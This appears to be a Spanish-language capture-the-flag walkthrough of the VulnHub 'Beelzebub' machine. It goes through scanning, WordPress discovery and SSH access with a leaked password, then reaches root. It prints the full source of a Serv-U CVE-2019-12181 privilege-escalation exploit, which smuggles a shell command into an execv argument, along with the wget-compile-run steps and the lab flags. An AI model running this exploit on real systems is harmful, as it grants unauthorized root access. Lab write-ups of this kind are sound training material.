

Beelzebub

Descargamos la maquina de Vulnhub. Debemos entrar a configuración y en el apartado de red marca "adaptador puente" y "permitir todo".

1- CON ARP-SCAN DETECTAMOS LA MAQUIN A VICTIMA

```
└─(kali㉿kali)-[~]
└─$ ==sudo arp-scan --interface eth0 -l==

[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 192.168.0.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1 (Unknown)
192.168.0.2 (Unknown)
192.168.0.12 (Unknown)
192.168.0.11 (Unknown)
192.168.0.19 (Unknown)

1002 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 3.688 seconds (69.41 hosts/sec). 5
responded
```

CONECTIVIDAD

```
└─(kali㉿kali)-[~]
└─$ ping -c1 192.168.0.19
PING 192.168.0.19 (192.168.0.19) 56(84) bytes of data.
64 bytes from 192.168.0.19: icmp_seq=1 ttl=64 time=1.22 ms

--- 192.168.0.19 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.220/1.220/1.220/0.000 ms
```

2-ESCANEO DE PUERTOS CON NMAP

```
└─(kali㉿kali)-[~]
└─$ sudo nmap -sVCS -p- -Pn --min-rate 5000 192.168.0.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-17 11:19 EDT
```

Nmap scan report for 192.168.0.19

Host is up (0.47s latency).

Not shown: 59442 filtered tcp ports (no-response), 6091 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)

| 256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)

|_ 256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

MAC Address: 08:00:27:83:66:2B (Oracle VirtualBox virtual NIC)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/> .







Nmap done: 1 IP address (1 host up) scanned in 110.30 seconds


Tenemos abiertos los puertos y servicios:

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

Visitamos el servidor web ya que esta abierto el puerto 80

 Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Para descubrir directorios dentro de este servidor usamos Dirb. Dirb es una herramienta de código

abierto utilizada para enumerar y descubrir directorios y archivos en servidores web.

```
└─(kali㉿kali)-[~]
```

```
└─$ dirb http://192.168.0.19
```

```
-----
```

DIRB v2.22

By The Dark Raver

START_TIME: Sun Mar 17 11:10:43 2024

URL_BASE: http://192.168.0.19/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

```
-----
```

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.19/ ----

- http://192.168.0.19/index.html (CODE:200|SIZE:10918)
- http://192.168.0.19/index.php (CODE:200|SIZE:271)
==> DIRECTORY: http://192.168.0.19/javascript/
- http://192.168.0.19/phpinfo.php (CODE:200|SIZE:95542)
==> DIRECTORY: http://192.168.0.19/phpmyadmin/
- http://192.168.0.19/server-status (CODE:403|SIZE:277)


---- Entering directory: http://192.168.0.19/javascript/ ----

==> DIRECTORY: http://192.168.0.19/javascript/jquery/

---- Entering directory: http://192.168.0.19/phpmyadmin/ ----

==> DIRECTORY: http://192.168.0.19/phpmyadmin/doc/

Encontramos varios directorios y visitamos "index.php"




Not Found

The requested URL was not found on this server.

Apache/2.4.30 (Ubuntu)

y observamos su código fuente



Donde encontramos:

<!--My heart was encrypted, "beelzebub" somehow hacked and decoded it.-md5-->

Generamos el hash MD5 para la palabra "beelzebub"

```
(kali㉿kali)-[~]  
└─$ echo -n "beelzebub" | md5sum  
  
d18e1e22becbd915b45e0e655429d487
```

Volvemos a buscar directorios

```
(kali㉿kali)-[~]  
└─$ dirb http://192.168.0.19/d18e1e22becbd915b45e0e655429d487  
  
-----  
DIRB v2.22  
By The Dark Raver
```

```
START_TIME: Sun Mar 17 13:55:01 2024  
URL_BASE: http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/ ----
```

- http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/index.php
(CODE:200|SIZE:57718)
==> DIRECTORY: http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/
==> DIRECTORY: http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-content/
==> DIRECTORY: http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-includes/
- http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/xmlrpc.php
(CODE:405|SIZE:42)

```
---- Entering directory: http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/ ----
```

- `http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/admin.php`
(CODE:302|SIZE:0)
==> DIRECTORY: `http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/css/`
==> DIRECTORY: `http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/images/`
==> DIRECTORY: `http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/includes/`
- `http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/index.php`
(CODE:302|SIZE:0)
==> DIRECTORY: `http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/js/`
==> DIRECTORY: `http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/maint/`
==> DIRECTORY: `http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/network/`
==> DIRECTORY: `http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-admin/user/`

Obtenemos mas directorios y parece que se esta ejecutando un Wordpress. Con "whatweb", lo comprobamos:

```
(kali㉿kali)-[~]
└─$ whatweb http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/index.php
http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/index.php [200 OK]
Apache[2.4.29], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[192.168.0.19], JQuery,
MetaGenerator[WordPress 5.3.6], PoweredBy[WordPress],
Script, Title[Beelzebub &#8211; Secret Society], UncommonHeaders[link],
WordPress[5.3.6] >
```


WhatWeb es una herramienta útil para recopilar información sobre las tecnologías utilizadas en un sitio web,

lo que puede ser valioso para propósitos de seguridad, evaluación de riesgos y pruebas de penetración >


Wordpress 5.3.6

Analizando los directorios en contramos este

["http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-content/uploads/Talk%20To%20VALAK/"](http://192.168.0.19/d18e1e22becbd915b45e0e655429d487/wp-content/uploads/Talk%20To%20VALAK/)



El código html que observamos en la web lo que hace es crear una página web simple que permite a los usuarios ingresar su nombre y enviar un saludo, el cual será mostrado en la página.



Descubrimos informacion sensible en la web gracias a Cookie-Editor

password: M4k3Ad3a1

Tenemos dos usuarios, krampus y valak y la contraseña "M4k3Ad3a1". Probamos a conectarnos por ssh

```
└─(kali㉿kali)-[~]
```

```
└─$ ssh krampus@192.168.0.19
```

```
krampus@192.168.0.19's password:
```

```
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-53-generic x86_64)
```

- Documentation: <https://help.ubuntu.com>

- Management: <https://landscape.canonical.com>
- Support: <https://ubuntu.com/advantage>
- Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at: <https://ubuntu.com/livepatch>

482 packages can be updated.

388 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.

Last login: Sat Mar 20 00:38:04 2021 from 192.168.1.7

krampus@beelzebub:~\$ cd Desktop/

krampus@beelzebub:~/Desktop\$ ls

user.txt

krampus@beelzebub:~/Desktop\$ cat user.txt

aq12uu909a0q921a2819b05568a992m9 flag de usuario

krampus@beelzebub:~/Desktop\$

Revisando el history para ver la actividad del usuario ,encontramos que krampus descargó un exploit

64 wget <https://www.exploit-db.com/download/47009>

65 clear

66 ls

67 clear

68 mv 47009 ./exploit.c

69 gcc exploit.c -o exploit

70 ./exploit

71 cd ../../../../

Seguimos los pasos de krampus

krampus@beelzebub:~\$ wget https://www.exploit-db.com/download/47009

--2024-03-18 02:52:57-- https://www.exploit-db.com/download/47009

Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13

Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443...

connected.

HTTP request sent, awaiting response... 200 OK

Length: 619 [application/txt]

Saving to: '47009'

47009 100%

```
[=====
=>] 619 --.-KB/s in 0s
```

2024-03-18 02:52:57 (16.0 MB/s) - '47009' saved [619/619]

krampus@beelzebub:~\$ ls

47009 Desktop Documents Downloads Music Pictures Public Templates Videos

krampus@beelzebub:~\$

Leemos el exploit

krampus@beelzebub:~\$ cat 47009

/*

CVE-2019-12181 Serv-U 15.1.6 Privilege Escalation

vulnerability found by:

Guy Levin (@va_start - [twitter.com/va_start](https://blog.vastart.dev)) <https://blog.vastart.dev>

to compile and run:

gcc servu-pe-cve-2019-12181.c -o pe && ./pe

*/

```
#include <stdio.h>
```

```
#include <unistd.h>
```

```
#include <errno.h>
```

```
int main()
```

```
{
```

```
char *vuln_args[] = {"\" ; id; echo 'opening root shell' ; /bin/sh; \"", "-  
prepareinstallation", NULL};
```

```
int ret_val = execv("/usr/local/Serv-U/Serv-U", vuln_args);
```

```
// if execv is successful, we won't reach here
```

```
printf("ret val: %d errno: %d\n", ret_val, errno);
```

```
return errno;
```

```
}krampus@beelzebub:~$
```

Vemos que sirve para escalar privilegios. Cambiamos el nombre, lo compilamos y ejecutamos

krampus@beelzebub:~\$ mv 47009 vulnerabilidad.c

krampus@beelzebub:~\$ gcc vulnerabilidad.c -o exploit

krampus@beelzebub:~\$ ls

Desktop Documents Downloads exploit Music Pictures Public Templates Videos vulnerabilidad.c

krampus@beelzebub:~\$ ls

Desktop Documents Downloads exploit Music Pictures Public Templates Videos vulnerabilidad.c

krampus@beelzebub:~\$./exploit

uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(smbashare),1000(krampus)

opening root shell

```
" # whoami
```

```
root
```

```
"#
```

Ya somos root

```
# `ls` `Desktop Documents Downloads exploit Music Pictures Public Templates Videos  
vulnerabilidad.c >` # cd ..
```

```
# `cd ..` # ls
```

```
bin cdrom etc initrd.img lib lost+found mnt proc run snap swapfile tmp var  
vmlinuz.old
```

```
boot dev home initrd.img.old lib64 media opt root sbin srv sys usr vmlinuz
```

```
# `cd root` # ls
```

```
root.txt
```

```
`# cat root.txt 8955qpasq8qq807879p75e1rr24cr1a5 #`
```

flag de root

Listooooooooiiiiiii